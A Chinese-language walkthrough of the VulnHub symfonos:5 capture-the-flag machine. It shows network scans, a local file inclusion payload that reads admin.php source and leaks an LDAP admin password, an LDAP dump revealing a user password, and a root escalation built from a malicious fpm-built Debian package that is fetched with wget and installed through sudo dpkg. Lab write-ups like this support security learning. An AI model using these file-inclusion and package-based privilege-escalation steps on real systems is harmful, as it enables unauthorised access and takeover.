

靶机地址: <https://www.vulnhub.com/entry/symfonos-5,415/>

信息收集

```
nmap -sn 192.168.1.0/24
```

```
root@kali:~# nmap -sn 192.168.1.0/24
Starting Nmap 7.70 ( https://nmap.org ) at 2020-02-08 15:36 CST
Nmap scan report for 192.168.1.1
Host is up (0.00019s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.1.2
Host is up (0.00013s latency).
MAC Address: 00:50:56:F3:0E:02 (VMware)
Nmap scan report for literally.vulnerable (192.168.1.130)
Host is up (0.00030s latency).
MAC Address: 00:0C:29:BE:6D:BD (VMware)
Nmap scan report for 192.168.1.254
Host is up (0.00017s latency).
MAC Address: 00:50:56:F0:0A:8E (VMware)
Nmap scan report for 192.168.1.128
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 27.76 seconds
```

端口扫描



```
nmap -sS -sV -T5 -A -p- 192.168.1.130
```

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u1 (protocol 2.0)
| ssh-hostkey:
|   2048 16:70:13:77:22:f9:68:78:40:0d:21:76:c1:50:54:23 (RSA)
|   256 a8:06:23:d0:93:18:7d:7a:6b:05:77:8d:8b:c9:ec:02 (ECDSA)
|_  256 52:c0:83:18:f4:c7:38:65:5a:ce:97:66:f3:75:68:4c (ED25519)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: Site doesn't have a title (text/html).
389/tcp   open  ldap     OpenLDAP 2.2.X - 2.3.X
636/tcp   open  ldapssl?
MAC Address: 00:0C:29:BE:6D:BD (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

目录枚举

```
gobuster dir -u http://192.168.1.130 -w
/usr/share/wordlists/SecLists/Discovery/Web-Content/raft-large-
directories.txt -x .php,.txt,.html
```

```
/admin.php (Status: 200)
/logout.php (Status: 302)
/home.php (Status: 302)
/static (Status: 301)
/index.html (Status: 200)
/server-status (Status: 403)
/portraits.php (Status: 200)
[ERROR] 2020/02/08 15:41:37 [!] parse http://192.
/index.html (Status: 200)
```

  192.168.1.130/admin.php

Login

Username

Password

Login

猜测是登录成功后重定向到home.php


都访问了一下试试有没有重定向漏洞

GET /home.php HTTP/1.1
Host: 192.168.1.130
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:72.0) Gecko/20100101 Firefox/72.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=5kum01jtvhgdtkal9gaq55ad
Upgrade-Insecure-Requests: 1

```
<head>
<link rel="stylesheet" type="text/css" href="/static/bootstrap.min.css">
</head>
<body>
<nav class="navbar navbar-expand-lg navbar-dark bg-dark">
  <a class="navbar-brand" href="home.php">symfonos</a>
  <button class="navbar-toggler" type="button" data-toggle="collapse"
    data-target="#navbarColor02" aria-controls="navbarColor02" aria-expanded="false"
    aria-label="Toggle navigation">
    <span class="navbar-toggler-icon"></span>
  </button>

  <div class="collapse navbar-collapse" id="navbarColor02">
    <ul class="navbar-nav mr-auto">
      <li class="nav-item">
        <a class="nav-link" href="home.php">Home</a>
      </li>
      <li class="nav-item">
        <a class="nav-link" href="home.php?url=http://127.0.0.1/portraits.php">Portraits</a>
      </li>
      <li class="nav-item">
        <a class="nav-link" href="/logout.php">Logout</a>
      </li>
    </ul>
```

激活 Window



文件包含漏洞，再试试能否远程文件包含，发现不行，那么读取admin.php源码

?url=php://filter/read=convert.base64-encode/resource=admin.php

```
<?php
session_start();

if(isset($_SESSION["loggedin"]) && $_SESSION["loggedin"] === true){
    header("location: home.php");
    exit;
}

function authLdap($username, $password) {
    $ldap_ch = ldap_connect("ldap://172.18.0.22");

    ldap_set_option($ldap_ch, LDAP_OPT_PROTOCOL_VERSION, 3);

    if (!$ldap_ch) {
        return FALSE;
    }

    $bind = ldap_bind($ldap_ch, "cn=admin,dc=symfonos,dc=local",
"qMDdyZh3cT6eeAWD");

    if (!$bind) {
        return FALSE;
    }

    $filter = "(&(uid=$username)(userPassword=$password))";
    $result = ldap_search($ldap_ch, "dc=symfonos,dc=local", $filter);

    if (!$result) {
        return FALSE;
    }

    $info = ldap_get_entries($ldap_ch, $result);

    if (!$info || ($info["count"] == 0)) {
        return FALSE;
    }

    return TRUE;
}
```

```

}

if(isset($_GET['username']) && isset($_GET['password'])) {

$username = urldecode($_GET['username']);
$password = urldecode($_GET['password']);

$bIsAuth = authLdap($username, $password);

if (! $bIsAuth ) {
    $msg = "Invalid login";
} else {
    $_SESSION["loggedin"] = true;
    header("location: home.php");
    exit;
}
}
?>

```

```

nmap 192.168.1.130 -p 389 --script ldap-search --script-args
'ldap.username="cn=admin,dc=symfonos,dc=local",
ldap.password="qMDdyZh3cT6eeAWD"'

```

```

389/tcp open  ldap
| ldap-search:
| Context: dc=symfonos,dc=local
| dn: dc=symfonos,dc=local
|   objectClass: top
|   objectClass: dcObject
|   objectClass: organization
|   o: symfonos
|   dc: symfonos
| dn: cn=admin,dc=symfonos,dc=local
|   objectClass: simpleSecurityObject
|   objectClass: organizationalRole
|   cn: admin
|   description: LDAP administrator
|   userPassword: {SSHA}UWYxvuhA0bWsjfr2bhtxQbapr9eSgKVm
| dn: uid=zeus,dc=symfonos,dc=local
|   uid: zeus
|   cn: zeus
|   sn: 3
|   objectClass: top
|   objectClass: posixAccount
|   objectClass: inetOrgPerson
|   loginShell: /bin/bash
|   homeDirectory: /home/zeus
|   uidNumber: 14583102
|   gidNumber: 14564100
|   userPassword: cetkKf4wCuHC9FET
|   mail: zeus@symfonos.local
|   gecos: Zeus User
|_
MAC Address: 00:0C:29:BE:6D:BD (VMware)

```

提权

获取shell之后要做的第一件事是使用Python获取一个tty，不然有些命令是无法执行的。

```
python -c 'import pty; pty.spawn("/bin/bash")'
# 有些没有安装Python2，所以需要换成python3 -c 'import pty;
pty.spawn("/bin/bash")'
```

```
#查看其他用户
cat /etc/passwd
```

```
#内核提权
uname -a
```

```
查找sudo权限命令
sudo -l
#SUID权限可执行文件，没有可用的
find / -perm -u=s -type f 2>/dev/null
#当前用户可写文件，发现一堆，但是极大多数都是没用的，所以我先把结果输出到文本
件，然后使用grep加上关键字去筛选。
find / -writable -type f 2>/dev/null >/tmp/report.txt
grep -Ev '/proc|/sys' /tmp/report.txt
#查看计划任务
cat /etc/crontab
#查看邮件
cd /var/mail/
ls
```

```
root@kali:~# ssh zeus@192.168.1.130
The authenticity of host '192.168.1.130 (192.168.1.130)' can't be established.
ECDSA key fingerprint is SHA256:0Lr0VGfXWfj1Vtdo1krp85ZDlnsb3DDJFap9c0F5WoA.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.130' (ECDSA) to the list of known hosts.
zeus@192.168.1.130's password:
Permission denied, please try again.
zeus@192.168.1.130's password:
Linux symfonos5 4.19.0-6-amd64 #1 SMP Debian 4.19.67-2+deb10u2 (2019-11-11) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Jan 6 18:27:11 2020 from 192.168.65.128
zeus@symfonos5:~$ sudo -l
Matching Defaults entries for zeus on symfonos5:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin

User zeus may run the following commands on symfonos5:
    (root) NOPASSWD: /usr/bin/dpkg
```

激活 Windows

| Sudo

It runs in privileged context and may be used to access the file system, escalate or n elevated privileges if enabled on `sudo`.

It runs an interactive shell using a specially crafted Debian package. Generate it with to the target.

```
TF=$(mktemp -d)
echo 'exec /bin/sh' > $TF/x.sh
fpm -n x -s dir -t deb -a all --before-install $TF/x.sh $TF
```

```
sudo dpkg -i x_1.0_all.deb
```

kali安装fpm

```
gem sources -a http://mirrors.aliyun.com/rubygems/
gem install fpm

vi shell.sh
#!/bin/bash
/bin/bash
:wq进行保存

fpm -s dir -t deb -n exploit --before-install shell.sh ./
python -m SimpleHTTPServer 65534

#靶机
wget http://192.168.25.172:8000/exploit_1.0_amd64.deb
sudo -u root /usr/bin/dpkg -i exploit_1.0_amd64.deb
```

```

zeus@symfonos5:/tmp$ wget http://192.168.1.128:65534/exploit_1.0_amd64.deb
--2020-02-08 02:36:16-- http://192.168.1.128:65534/exploit_1.0_amd64.deb
Connecting to 192.168.1.128:65534... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1078 (1.1K) [application/x-debian-package]
Saving to: 'exploit_1.0_amd64.deb'

exploit_1.0_amd64.deb          100%[=====]

2020-02-08 02:36:16 (62.3 MB/s) - 'exploit_1.0_amd64.deb' saved [1078/1078]

zeus@symfonos5:/tmp$ ls
exploit_1.0_amd64.deb  systemd-private-db076fd3625f4c189242f6aa0b1f89a8-systemd-timesyncd.ser
zeus@symfonos5:/tmp$ sudo -u root /usr/bin/dpkg -i exploit_1.0_amd64.deb
Selecting previously unselected package exploit.
(Reading database ... 53057 files and directories currently installed.)
Preparing to unpack exploit_1.0_amd64.deb ...
root@symfonos5:/# cd /root
root@symfonos5:/# ls
proof.txt
root@symfonos5:/# cat proof.txt

          Congrats on rooting symfonos:5!

              ZEUS
          *      .      dZZZZZ,      .      *
              dZZZZ ZZ,
          *      .      ,AZZZZZZZZZZZ `ZZ, _      *
              ,ZZZZZZV'   ZZZZ `Z,\
          *      ,ZZZ ZZ .   ZZZZ `V
              ZZZZV'   ZZ   ZZZZ \_
          .      V l .   ZZ   ZZZZZZ
              l \   ZZ,   ZZZ ZZZZZZ,
          .      /      ZZ l   ZZZ   ZZZ `Z,
              ZZ l   ZZZ   Z Z, `Z,
              .      ZZ   ZZZ   Z Z, `l
              Z      ZZ   V `Z \
              V      ZZZ   Z V

```

参考链接:

<https://www.hackingarticles.in/symfonos5-vulnhub-walkthrough/>